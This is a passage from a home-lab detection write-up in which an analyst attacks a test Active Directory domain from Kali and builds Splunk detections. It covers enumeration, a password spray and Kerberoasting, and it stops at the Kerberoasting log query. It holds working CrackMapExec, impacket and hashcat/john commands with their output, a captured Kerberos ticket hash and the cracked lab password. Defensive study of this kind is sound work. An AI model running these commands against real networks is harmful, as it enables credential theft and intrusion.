


After installation, Windows Security Event logs from DC01 began flowing into Splunk within seconds. The query below confirms the pipeline is operational:

```
index=main
```



I also installed Sysmon to collect more events/logs



Phase 3 — Attack Simulation & Detection

Each attack follows the same process: execute from Kali, find the evidence in Splunk, write the detection rule, document the incident report.

01 Active Directory Enumeration

T1087 T1018 | MEDIUM

What Happened

Active Directory enumeration is almost always the first step of an attack chain. Once an attacker has a single valid credential obtained through phishing, a previous breach, or a weak default password, they can use tools like CrackMapExec and impacket to map the entire domain: every user account, every computer, every group.

This reconnaissance phase produces the target list used in every subsequent attack.

Attack Commands (Kali)

```
# SMB-based enumeration via CrackMapExec
crackmapexec smb 192.168.233.133 -u 'amartin' -p 'Password123' --users
crackmapexec smb 192.168.233.133 -u 'amartin' -p 'Password123' --computers
crackmapexec smb 192.168.233.0/24  -u 'amartin' -p 'Password123'

# LDAP-based enumeration — generates EventCode 4662
impacket-GetADUsers corp.local/amartin:Password123 -dc-ip 192.168.233.133 -all
```

Result: All four domain accounts enumerated. impacket-GetADUsers generates EventCode 4662 (Directory Service Object Access) — the primary detection signal for LDAP-based enumeration.

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 192.168.233.133 -u 'amartin' -p 'Password123' --users
SMB         192.168.233.133 445    WIN-RI0E571PAAF  [*] Windows Server 2022 Build 20348 x64 (name:WIN
-RI0E571PAAF) (domain:corp.local) (signing:True) (SMBv1:False)
SMB         192.168.233.133 445    WIN-RI0E571PAAF  [+] corp.local\amartin:Password123
SMB         192.168.233.133 445    WIN-RI0E571PAAF  [+] Enumerated domain user(s)
SMB         192.168.233.133 445    WIN-RI0E571PAAF  corp.local\svc_sql                      badpwdc
ount: 0 desc:
SMB         192.168.233.133 445    WIN-RI0E571PAAF  corp.local\itadmin                     badpwdc
ount: 0 desc:
SMB         192.168.233.133 445    WIN-RI0E571PAAF  corp.local\bdupont                     badpwdc
ount: 0 desc:
SMB         192.168.233.133 445    WIN-RI0E571PAAF  corp.local\amartin                     badpwdc
ount: 0 desc:
SMB         192.168.233.133 445    WIN-RI0E571PAAF  corp.local\krbtgt                      badpwdc
ount: 0 desc: Key Distribution Center Service Account
SMB         192.168.233.133 445    WIN-RI0E571PAAF  corp.local\Guest                       badpwdc
ount: 0 desc: Built-in account for guest access to the computer/domain
SMB         192.168.233.133 445    WIN-RI0E571PAAF  corp.local\Administrator               badpwdc
ount: 0 desc: Built-in account for administering the computer/domain
```


```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 192.168.233.133 -u 'amartin' -p 'Password12' --computers
SMB         192.168.233.133 445    WIN-RI0E571PAAF  [*] Windows Server 2022 Build 20348 x64 (name:WIN
-RI0E571PAAF) (domain:corp.local) (signing:True) (SMBv1:False)
SMB         192.168.233.133 445    WIN-RI0E571PAAF  [-] corp.local\amartin:Password12 STATUS_LOGON_FA
ILURE

┌──(kali㉿kali)-[~]
└─$
```


Splunk Investigation

A fieldsummary query was run first to discover actual field names in Windows logs it's important because field names in Splunk can differ from documentation.

Key finding: the source IP field is Source_Network_Address.


```
# Discover available fields
index=main EventCode=4624 | fieldsummary | table field, count

# Confirm attack captured
index=main (EventCode=4624)
| stats count by Source_Network_Address, Account_Name, EventCode
| sort -count
```







Detection Rule

```
index=main EventCode=4662
| bin _time span=5m
| stats count by _time, Account_Name
| where count > 20
| sort -count
```







Incident Report — Attack 1

Title	Active Directory Enumeration via CrackMapExec and impacket-GetADUsers
MITRE ID	T1087.002 - Domain Account + T1018 - Remote System Discovery
Severity	Medium - Reconnaissance only, no data exfiltrated
Date	27/02/2026
Attack Summary	Using a single compromised credential (amartin / Password123), the attacker performed a full reconnaissance of the Active Directory environment using CrackMapExec over SMB and impacket-GetADUsers over LDAP. This enumerated all domain users and computers, giving the attacker a complete map of the network before launching any further attacks. In a real incident this phase is often invisible to defenders because the tools use legitimate authentication protocols.
Evidence in Logs	EventCode 4624 from 192.168.233.128 (Kali), Account_Name = amartin: repeated successful logons EventCode 4625 from 192.168.233.128: deliberate failed login confirming SIEM pipeline EventCode 4662, Account_Name = amartin: LDAP enumeration of AD objects via impacket
Detection Rule	index=main EventCode=4662 | bin _time span=5m | stats count by _time, Account_Name | where count > 20 | sort -count Triggers when any account queries more than 20 AD objects in a 5-minute window. Normal users never generate this volume; only automated enumeration tools do.
Analyst Response	1. Isolate source IP 192.168.233.128 from the network immediately 2. Reset the compromised credential (amartin) 3. Review all 4624 events from that IP to determine what else was accessed 4. Check for subsequent attacks, enumeration is always step 1 of a larger chain 5. Escalate to Tier 2 with the correlated 4662 event timeline
Gaps / Improvements	This rule only catches LDAP-based enumeration (4662). CrackMapExec uses SMB which generates 4624 events instead, a complementary rule watching for high 4624 volume from a single IP would cover both tools. An attacker who slows their enumeration below 20 queries per 5 minutes would also evade this rule.

02 Password Spray

T1110.003 HIGH

What Happened

A password spray attack tries one common password against many accounts, as opposed to a brute force which tries many passwords against one. The advantage is that it stays under account lockout thresholds, most policies lock after 3-5 failures per account, but a spray only tries once per account. The target was five domain accounts using "Password123".

Attack Commands (Kali)


```
# Create target user list
echo -e "amartin\nbdupont\nitadmin\nsvc_sql\nadministrator" > /tmp/users.txt

# Password spray — one password per account, continue after success
crackmapexec smb 192.168.233.133 -u /tmp/users.txt -p 'Password123' \
  --continue-on-success --no-bruteforce
```

Result: amartin authenticated successfully.

```
┌──(kali㉿kali)-[~]
└─$ echo -e "amartin\nbdupont\nitadmin\nsvc_sql\nadministrator" > /tmp/users.txt

┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 192.168.233.133 -u /tmp/users.txt -p 'Password123' \
  --continue-on-success --no-bruteforce
SMB         192.168.233.133 445    WIN-RI0E571PAAF  [*] Windows Server 2022 Build 20348 x64 (name:WIN
-RI0E571PAAF) (domain:corp.local) (signing:True) (SMBv1:False)
SMB         192.168.233.133 445    WIN-RI0E571PAAF  [+] corp.local\amartin:Password123
SMB         192.168.233.133 445    WIN-RI0E571PAAF  [-] corp.local\bdupont:Password123 STATUS_LOGON_F
AILURE
SMB         192.168.233.133 445    WIN-RI0E571PAAF  [-] corp.local\itadmin:Password123 STATUS_LOGON_F
AILURE
SMB         192.168.233.133 445    WIN-RI0E571PAAF  [-] corp.local\svc_sql:Password123 STATUS_LOGON_F
AILURE
SMB         192.168.233.133 445    WIN-RI0E571PAAF  [-] corp.local\administrator:Password123 STATUS_L
OGON_FAILURE
```

Splunk Investigation


```
index=main EventCode=4625
| stats count by Source_Network_Address, Account_Name
| sort -count
```




Detection Rule

```
index=main EventCode=4625
| bin _time span=5m
| stats dc(Account_Name) as unique_accounts, count by _time, Source_Network_Address
| where unique_accounts > 3
| sort -count
```

dc() counts distinct usernames — one IP failing against many accounts in 5 minutes is a spray, not a typo.





Incident Report — Attack 2

Title	Password Spray via CrackMapExec - Multiple Domain Accounts Targeted
MITRE ID	T1110.003 - Password Spraying
Severity	High
Attack Summary	From Kali (192.168.233.128), CrackMapExec attempted "Password123" against five domain accounts in a single pass. This is a classic password spray; one common password tried against many accounts to stay under account lockout thresholds. The attack successfully authenticated as amartin, confirming the credential was valid. The remaining four accounts failed, returning STATUS_LOGON_FAILURE.
Evidence in Logs	EventCode 4625 from 192.168.233.128, failed logons against itadmin, svc_sql, administrator EventCode 4624 from 192.168.233.128, Account_Name = amartin; successful post-spray
Detection Rule	index=main EventCode=4625 | bin _time span=5m | stats dc(Account_Name) as unique_accounts, count by _time, Source_Network_Address | where unique_accounts > 3 Triggers when one IP attempts login against more than 3 distinct usernames in 5 minutes. dc() separates spray (many users) from brute force (one user).
Analyst Response	1. Block source IP 192.168.233.128 at the firewall immediately 2. Force password resets for ALL accounts targeted, not just successful ones 3. Review 4624 events for lateral movement 4. Check if compromised accounts access file shares, RDP, or email 5. Recommend MFA enforcement; credentials alone are insufficient against sprays
Gaps / Improvements	A slow spray (one attempt per 30+ minutes) would evade this rule entirely. A complementary rule with a longer window (6 hours, threshold 6 unique accounts) would catch slow sprays. The threshold of 3 may also produce false positives from helpdesk staff touching multiple accounts.

03 Kerberoasting

T1558.003 HIGH

What Happened

Kerberoasting exploits a fundamental feature of Kerberos authentication. Any authenticated domain user can request a service ticket (TGS) for any service account with an SPN. That ticket is encrypted with the service account's password hash. Because the ticket is returned to the requester, it can be taken offline and cracked with no further interaction with the DC — no failed logins, no lockouts, nothing.

Attack Commands (Kali)

```
# Request TGS tickets for all service accounts with SPNs
impacket-GetUserSPNs corp.local/amartin:Password123 \
  -dc-ip 192.168.233.133 -request -outputfile /tmp/hashes.txt

# View the captured hash
cat /tmp/hashes.txt

# Crack offline — no further DC interaction needed
hashcat -m 13100 /tmp/hashes.txt /usr/share/wordlists/rockyou.txt
```

Result: TGS hash for svc_sql captured. Hash cracked successfully — plaintext password: SqlService123.

```
┌──(kali㉿kali)-[~]
└─$ impacket-GetUserSPNs corp.local/amartin:Password123 \
  -dc-ip 192.168.233.133 -request -outputfile /tmp/hashes.txt
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName          Name     MemberOf  PasswordLastSet             LastLogon  Delegation
----------------------------  -------  --------  --------------------------  ---------  ----------
MSSQLSvc/DC01.corp.local:1433  svc_sql           2026-02-25 06:57:59.389941  <never>
```


```
┌──(kali㉿kali)-[~]
└─$ cat /tmp/hashes.txt
$krb5tgs$23$*svc_sql$CORP.LOCAL$corp.local/svc_sql*$204b9638bf3029b6d29cdf04b708f778$3fffbb2e719bb4ad
fb6176eb9eaf8262160bcb53f00c61fac1c0027f073cfd473dfa1566c9ebe7fadb40333320d48dfcce665cb1309c395503dde
232f0905db650154e411592427c1a1ed552efd6798d1a905daa913822a13709baeebba628ef185ab7b6968bd37be2703443d9
6517a75c1465aca79ad5e6b5a98c10879c1c84906a3bef394cac8b9864c62db8dd2fba5b136944bbe97381dba35d202ecd014
69c62103bbe693f270e4afc7b54b2668d4e90e8b8c430dc3ad3457f9051f06700fc4bfeb93736141ab009bc7e5a36c37b2b2d
5f0b6de1d217246dd5ae97f4e4d8a4ca589e36953ccedd39b8ea12baa1e8caf2fbf1770761a6fe0fd523c1c7690c108047aa7
3a457204ab2bc0b99d3e4d39289d46fd0e5736c8f72235c6d8d977d41c0a1b2d68efcd28019d2913651475fec3f667d5030e4
```

Added the password to the combo list since it will take quite a lot to iterate through it but as you can see it works

```
┌──(kali㉿kali)-[~]
└─$ echo "SqlService123" > /tmp/custom.txt
john /tmp/kerberoast_hashes.txt --wordlist=/tmp/custom.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 6 needed for performance.
SqlService123    (?)
1g 0:00:00:00 DONE (2026-02-27 16:48) 100.0g/s 100.0p/s 100.0c/s 100.0C/s SqlService123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Splunk Investigation


```
index=main EventCode=4769
| stats count by Client_Address, Service_Name, Account_Name, Ticket_Encryption_Type
| sort -count
```



